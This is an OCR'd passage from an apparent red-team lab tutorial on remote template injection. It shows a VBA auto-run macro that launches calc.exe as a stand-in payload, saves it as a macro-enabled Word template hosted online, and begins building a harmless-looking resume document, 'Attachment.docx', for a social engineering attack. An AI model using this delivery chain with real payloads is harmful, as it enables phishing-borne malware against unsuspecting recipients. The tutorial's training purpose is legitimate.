
Test-Running Macro Code



```
Sub Auto_Open()
    Dim x As String
    x = "calc.exe"
    Shell x, 0
End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
Sub Document_Open()
    Auto_Open
End Sub
```

Successful Macro Execution


9. If the Calculator window appeared as expected, you can close the Calculator and then close the "Microsoft Visual Basic for Applications" window.



```
Sub Auto_Open()
    Dim x As String
    x = "calc.exe"
    Shell x, 0
End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
Sub Document_Open()
    Auto_Open
End Sub
```


Closing Microsoft Visual Basic for Applications

10. Finally, use the "Save As" function in the File menu to save your document.




This is my template file.

File Menu Location



"Save As" Location Selection



File name: template.dotm 3


Save as type: Word Macro-Enabled Template

1 Word Macro-Enabled Template

Saving as Word Macro-Enabled Template

11. In the next section, we'll go over using a document template like the one you just created to embed a macro in a .DOCX file. For the purpose of this exercise, I've hosted a document template online that's identical to the one you just created. But for reference when you use this technique in a real attack, all you have to do to get from this section to the next step is upload the file you just created to a web server on the Internet. If you're interested, you can visit the URL below to see where the template file used in the next section is hosted.

```
https://lab.adversarydevelopment.com/macro/
```


https://lab.adversarydevelopment.com/macro/

Index of /macro


Name	Last modified	Size	Description
Parent Directory		-	
template.dotm	2021-03-05 11:17	16K	

Apache/2.4.46 (Debian) Server at lab.adversarydevelopment.com Port 443

Macro-Enabled Template Hosted Online


2. Embedding the remote Template in a non-Macro-Enabled Word document

1. On your Windows 10 VM, open Microsoft Word and create a New Word document from one of the templates shown on the new file window. (Don't choose "Blank document" or "Single spaced (blank)".) In the example shown in the screenshots, I'll use the "Blue grey resume" template.



New Document Creation from Template

2. After selecting a template, click "Create" to create a new document.



Blue grey resume


Provided by: Microsoft Corporation

Present your experience and talent stylishly with this blue grey resume template that includes a space for your photo. Easily customize the font or use as is. Either way, a blue grey resume makes a statement that won't be missed by a hiring manager. This template also includes helpful tips for building an effective resume. Search "blue grey" for a matching cover letter template.

Download size: 127 KB


"Create" Button Following Template Selection

3. In a real social engineering attack, you would want to modify the document content before continuing, but for this example, the template content will be fine.



Template-Generated Document Body

4. Save the file as "Attachment.docx" (file type: "Word Document") on your desktop.



File name: Attachment.docx

Save as type: Word Document


Authors: VMuser

Tags: Add a tag

Saving "Attachment.docx"

5. After saving the document, close all open Microsoft Word windows.

